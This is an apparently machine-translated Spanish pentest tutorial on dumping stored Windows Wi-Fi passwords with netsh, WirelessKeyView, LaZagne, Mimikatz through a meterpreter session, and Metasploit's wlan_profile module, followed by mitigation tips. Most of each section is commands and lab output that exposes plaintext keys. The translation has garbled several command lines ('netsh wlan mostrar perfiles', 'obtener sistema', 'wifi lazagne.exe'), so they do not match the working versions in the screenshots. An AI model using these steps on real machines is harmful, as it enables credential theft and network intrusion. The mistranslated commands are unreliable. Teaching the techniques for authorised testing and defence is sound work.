



CREDENTIAL DUMPING

WIRELESS

Contenido

¿Qué es el volcado de credenciales?	3
El volcado de credenciales en la vida real.....	3
Métodos de volcado de credenciales	3
Volcado manual de credenciales	3
Volcado de credenciales usando netsh.....	4
Volcado de credenciales usando WirelessKeyView.....	7
Volcado de credenciales usando propiedades de red Wifi	7
Volcado de credenciales usando LaZagne.....	8
Volcado de credenciales usando Mimikatz.....	10
Volcado de credenciales usando Metasploit Framework.....	12
Mitigación.....	13

¿Qué es el volcado de credenciales?

Cuando el término "craqueo de contraseñas" se utiliza en el mundo cibernético, se utiliza como un concepto amplio, ya que abarca todos los métodos relacionados con atacar/descargar/recuperar contraseñas de la víctima/objetivo. Pero hoy, en esta publicación nos centraremos únicamente en una técnica llamada "volcado de credenciales".

Se dice que el volcado de credenciales es una técnica mediante la cual se extraen nombres de usuario y contraseñas de cualquier cuenta de inicio de sesión en el sistema de destino. Es esta técnica la que permite a un atacante obtener credenciales para varias cuentas de una sola persona. Y estas credenciales pueden ser para cualquier cosa, como un banco, una cuenta de correo electrónico, una cuenta de redes sociales o una red inalámbrica.

Volcado de credenciales en la vida real

Cuando un atacante tiene acceso al sistema de destino y, a través de ese acceso, recupera con éxito todas sus credenciales. Una vez que esté dentro del sistema del objetivo, existen varios métodos para recuperar las credenciales de una cosa en particular.


Por ejemplo, para canjear todos los nombres y contraseñas de las redes inalámbricas a las que se ha conectado el sistema operativo, existen varios métodos que un atacante puede utilizar e intentaremos cubrir todos esos métodos aquí en nuestro artículo. Otra cosa en la que centrarse es que este volcado de credenciales se puede realizar tanto en pruebas de penetración internas como en pruebas de penetración externas. Depende de la metodología, perspectiva o subjetividad del ataque a partir de la cual se puede decidir cuál es el método más adecuado.

Métodos de volcado de credenciales

Al igual que en el ejemplo presentado anteriormente, en este artículo exploraremos varios métodos para volcar las credenciales inalámbricas de un sistema. Entonces, comencemos, ¿de acuerdo?

Volcado manual de credenciales

Todas las contraseñas de Wi-Fi con su respectivo SSID se almacenan en un archivo XML. La ubicación de estos archivos es C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces***. Aquí encontrará que el SSID de wifi se guarda en texto sin cifrar, mientras que las contraseñas se almacenan como claves.



Volcado de credenciales usando netsh

Netsh es una utilidad de secuencias de comandos proporcionada por el propio Microsoft. Se puede utilizar tanto en el símbolo del sistema como en Windows PowerShell. Netsh es la abreviatura de "shell de red". Al ejecutarse proporciona información detallada sobre la configuración de red que alguna vez tuvo el sistema; incluida la revelación de las credenciales de las redes inalámbricas a las que alguna vez ha estado conectado. Esta utilidad viene con varios parámetros que se pueden utilizar para obtener diversos datos según los requisitos. Este método se puede utilizar tanto en pruebas de penetración internas como externas, ya que los comandos netsh se pueden ejecutar tanto de forma local como remota.

Para obtener la lista de los SSID a los que se ha conectado el dispositivo, utilice el siguiente comando:

```
netsh wlan mostrar perfiles
```

```
C:\WINDOWS\system32>netsh wlan show profiles ↵
```

```
Profiles on interface Wi-Fi:
```

```
Group policy profiles (read only)
```

```
-----  
<None>
```

```
User profiles
```

```
-----  
All User Profile      : Meterpreter  
All User Profile      : Linuxlab  
All User Profile      : Pentest Lab  
All User Profile      : Igttech
```

Y como resultado del comando anterior, podrá ver los nombres de las redes Wi-Fi a las que estuvo conectado el sistema en el pasado o en el presente, como Meterpreter, Linuxlab, etc. Lo mismo se demuestra en la imagen de arriba. Además, para conocer las contraseñas de cualquiera de los SSID mencionados, utilice el siguiente comando:

```
netsh wlan show nombre de perfil = <Nombre SSID> clave = borrar
```

```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear ↵
```

```
Profile Meterpreter on interface Wi-Fi:
```

```
=====
```

```
Applied: All User Profile
```

```
Profile information
```

```
-----
```

```
Version           : 1
Type              : Wireless LAN
Name              : Meterpreter
Control options   :
    Connection mode : Connect automatically
    Network broadcast : Connect only if this network is broadcasting
    AutoSwitch      : Do not switch to other networks
    MAC Randomization : Disabled
```

```
Connectivity settings
```

```
-----
```

```
Number of SSIDs   : 1
SSID name         : "Meterpreter"
Network type      : Infrastructure
Radio type        : [ Any Radio Type ]
Vendor extension   : Not present
```

```
Security settings
```

```
-----
```

```
Authentication    : WPA2-Personal
Cipher            : CCMP
Authentication    : WPA2-Personal
Cipher            : GCMP
Security key       : Present
Key Content       : ignite@321
```

```
Cost settings
```


```
-----
```

```
Cost              : Unrestricted
Congested         : No
Approaching Data Limit : No
Over Data Limit   : No
Roaming           : No
Cost Source       : Default
```

Y tal como se muestra en la imagen de arriba, el resultado del comando anterior le dará la contraseña.

Volcado de credenciales mediante WirelessKeyView

Una vista de clave inalámbrica es un software simple que accede a los archivos XML donde se almacenan las contraseñas inalámbricas y los revela en texto sin cifrar. Esta herramienta fue desarrollada para recuperar contraseñas perdidas u olvidadas en una red inalámbrica. Este es el método perfecto para el volcado de credenciales en pruebas de penetración de redes internas. Para utilizar este método, simplemente descargue la herramienta desde aquí y ejecútela. Obtendrá todos los nombres de Wi-Fi y sus contraseñas como se muestra en la imagen a continuación:




Network Name...	Key Type	Key (Hex)	Key (Ascii)	Adapter Name
ai	WPA2-PSK	4735355447596d644a4700		Intel(R) Wireless-AC 9
DI	WPA2-PSK	e0d6d9212d73c066eee258632af99b47b...		Microsoft Wi-Fi Direct
Gi	WPA2-PSK	616172617673687265796100		Intel(R) Wireless-AC 9
Hi	WPA2-PSK	313233343536373800		Intel(R) Wireless-AC 9
Hi	WPA2-PSK	50454e7465737440313233343500		Intel(R) Wireless-AC 9
ig	WPA2-PSK	72616a313233343500		Intel(R) Wireless-AC 9
Ig	WPA2-PSK	69676e6974654067737431323300		Intel(R) Wireless-AC 9
Ji	WPA2-PSK	3332726d337a6136656800		Intel(R) Wireless-AC 9
kz	WPA2-PSK	31323334353637383900		Intel(R) Wireless-AC 9
Li	WPA-PSK	49676e697465406c696e757800		Intel(R) Wireless-AC 9
Meterpreter	WPA2-PSK	69676e6974654033323100	ignite@321	Intel(R) Wireless-AC 9
Or	WPA2-PSK	32387365703139383900		Intel(R) Wireless-AC 9
Pe	WPA2-PSK	61617263686569313233343500		Intel(R) Wireless-AC 9
Pe	WPA2-PSK	69676e6974654039383700		Intel(R) Wireless-AC 9
PC	WPA2-PSK	313233343536373800		Intel(R) Wireless-AC 9
ra	WPA2-PSK	7261646865793139393200		Intel(R) Wireless-AC 9
SAI	WPA2-PSK	7177657274794031323300		Intel(R) Wireless-AC 9
Sin	WPA2-PSK	707374706c31323339383700		Intel(R) Wireless-AC 9
TP-	WPA2-PSK	323438393838343300		Intel(R) Wireless-AC 9

19 key(s), 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>

Volcado de credenciales mediante propiedades de red Wifi

Nuestro siguiente método es manual. Es bueno cuando se le presenta la red para trabajar, pero por alguna razón, la contraseña de la red no se le revela. Entonces puedes utilizar este método, ya que entra en la categoría de metodología de prueba de penetración interna. Para revelar la contraseña de una red inalámbrica manualmente, vaya a Panel de control > Redes e Internet > Centro de redes y recursos compartidos y luego haga clic en Wi-Fi (*SSID*). Se abrirá un cuadro de diálogo. En ese cuadro, haga clic en el botón Propiedades inalámbricas en el panel superior. A continuación, vaya a la pestaña Seguridad y verá la contraseña allí tal como se muestra en la imagen a continuación:



Volcado de credenciales usando LaZagne

LaZagne es una herramienta de código abierto desarrollada para recuperar todas las contraseñas almacenadas en su máquina. Hemos cubierto LaZagne en nuestro otro artículo, que puedes leer aquí. Según nuestra experiencia, LaZagne es una herramienta increíble para el volcado de credenciales y es la mejor herramienta para utilizar en pruebas de penetración externas. Para extraer la contraseña de Wi-Fi con LaZagne, simplemente descargue la herramienta desde aquí y ejecútela de forma remota usando el siguiente comando:

```
wifi lazagne.exe
```



```
C:\Users\raj\Downloads>lazagne.exe wifi ↩
```

```

=====
|                                     |
|               The LaZagne Project   |
|                                     |
|               ! BANG BANG !         |
|                                     |
=====

[+] System masterkey decrypted for 76c3b02c-b191-42f9-a370-b39fc5511015
[+] System masterkey decrypted for e53c088a-e811-47af-a8c5-80fe5f51b9ce
[+] System masterkey decrypted for be0e448f-abfc-40f5-9f62-f042326fcb9c
[+] System masterkey decrypted for 5b8d4730-4034-41bf-a5b8-b8c79fef1c0c
[+] System masterkey decrypted for 0276c10e-c680-4843-906f-78d36a47a320

##### User: Raj #####

----- Wifi passwords -----

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: ignit
Password: raj12345

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
u'SSID: K89911u2010s 11111111'
Password: 123456789

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Pentest+
Password: 123456789

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Pentest+
Password: 123456789

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Pentest+
Password: 123456789

```

Después de ejecutar el comando anterior, se extraerán todas las contraseñas relacionadas con Wi-Fi con su respectivo SSID.

Volcado de credenciales usando Mimikatz

Otro método que puede resultar muy útil en pruebas de penetración externa es utilizar Mimikatz. Hemos cubierto varias características de Mimikatz en nuestra otra publicación, que puede encontrar [aquí](#). Una vez que tenga la sesión de la víctima, use los siguientes comandos para obtener las contraseñas:

```
obtener sistema  
cargar kiwi  
lista_wifi_compartida
```

```

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > wifi_list_shared

{93EEBEAB-E57A-4566-B20E-8DCD4EC68E7C}
=====

Name                               Auth    Type    Shared Key
----                               -
DIRECT-MNDESKTOP-KDBNJ3BmscT      WPA2PSK Unknown  ?????!-s?f??Xc*??G?b@F?h

State: Unknown

{ED0157A2-E4F9-429E-9767-4D8D1C48EF9B}
=====

Name                               Auth    Type    Shared Key
----                               -
Geet                               WPA2PSK Unknown
HACKER                             WPA2PSK Unknown
HUAWEI                             WPA2PSK Unknown
Igtech                             WPA2PSK Unknown
JioFi3_42994E                      WPA2PSK Unknown
L920_1230018836                    open    Unknown
Linuxlab                           WPAPSK  Unknown
Meterpreter                        WPA2PSK Unknown  ignite@321
OnePlus 5T                         WPA2PSK Unknown
POCO PHONE                         WPA2PSK Unknown
Pentest                            WPA2PSK Unknown
Pentest Lab                        open    Unknown
Pentest Lab                        WPA2PSK Unknown
SAI RAM1                           WPA2PSK Unknown
Sinos                              WPA2PSK Unknown
TP-LINK_B62A                       WPA2PSK Unknown
airtel_FA1681                      WPA2PSK Unknown
ignit                              WPA2PSK Unknown
radha madhav                       WPA2PSK Unknown

```

Y muy fácilmente tendrás todas las contraseñas a tu servicio como se muestra en la imagen superior.

Volcado de credenciales utilizando Metasploit Framework

Luego, nuestro siguiente método es utilizar Metasploit para recuperar las contraseñas deseadas. Como todos sabemos, Metasploit es un marco que nos proporciona exploits ya contruidos para que el pentesting sea conveniente. Es una plataforma increíble para principiantes y expertos en el mundo del hacking y el pentesting.

Ahora, para deshacerse de las credenciales, hay un exploit de publicación incorporado en Metasploit. Para ejecutar dicho exploit; Vaya a la terminal de Metasploit escribiendo msfconsole y obtenga su sesión en el sistema de destino utilizando cualquier exploit que prefiera. Y luego ponga en segundo plano la sesión usando el post-exploit para extraer las credenciales de Wi-Fi deseadas usando los siguientes comandos:

```
utilizar publicación/windows/wlan/wlan_profile  
establecer sesión 1  
explotar
```

```

msf5 > use post/windows/wlan/wlan_profile
msf5 post(windows/wlan/wlan_profile) > set session 1
session => 1
msf5 post(windows/wlan/wlan_profile) > exploit

[+] Wireless LAN Profile Information
GUID: {ed0157a2-e4f9-429e-9767-4d8d1c48ef9b} Description: Intel(R) Wireless-AC 9560 160MHz
Profile Name: Meterpreter
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
  <name>Meterpreter</name>
  <SSIDConfig>
    <SSID>
      <hex>4D65746572707265746572</hex>
      <name>Meterpreter</name>
    </SSID>
  </SSIDConfig>
  <connectionType>ESS</connectionType>
  <connectionMode>auto</connectionMode>
  <MSM>
    <security>
      <authEncryption>
        <authentication>WPA2PSK</authentication>
        <encryption>AES</encryption>
        <useOneX>false</useOneX>
      </authEncryption>
      <sharedKey>
        <keyType>passPhrase</keyType>
        <protected>false</protected>
        <keyMaterial>ignite@321</keyMaterial>
      </sharedKey>
    </security>
  </MSM>
  <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
    <enableRandomization>false</enableRandomization>
    <randomizationSeed>4173769958</randomizationSeed>
  </MacRandomization>
</WLANProfile>

```

Y tal y como se muestra en la imagen superior, tendrás tus credenciales.

Mitigación Hay

varias medidas que puede seguir para protegerse de ataques de volcado de credenciales. Estas medidas se detallan a continuación:

- Mantenga informados a sus empleados/empleadores
- NO utilice el SSID predeterminado de una red inalámbrica
- No guarde las contraseñas en el sistema
- Siempre vuelva a conectarse a una red Wi-Fi manualmente.
- Tener una red diferente para invitados

- Utilice VPN
- Cambie su contraseña de Wi-Fi periódicamente
- Utilice una dirección IP diferente en lugar de la predeterminada
- Asegúrese de que sus módems no tengan un botón de reinicio, ya que la mayoría de los módems vienen con un botón de reinicio. Cuando se presiona dicho botón, se recupera la configuración predeterminada que no tiene ninguna capa de seguridad y permite que cualquiera se conecte.

Entonces, estos fueron los métodos para deshacerse de las credenciales inalámbricas. Aplique la mitigación sugerida a sus sistemas o redes para mantenerse a salvo de los atacantes. ¡Espero que hayan sido útiles y sigan sintonizando las diversas técnicas de piratería!

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

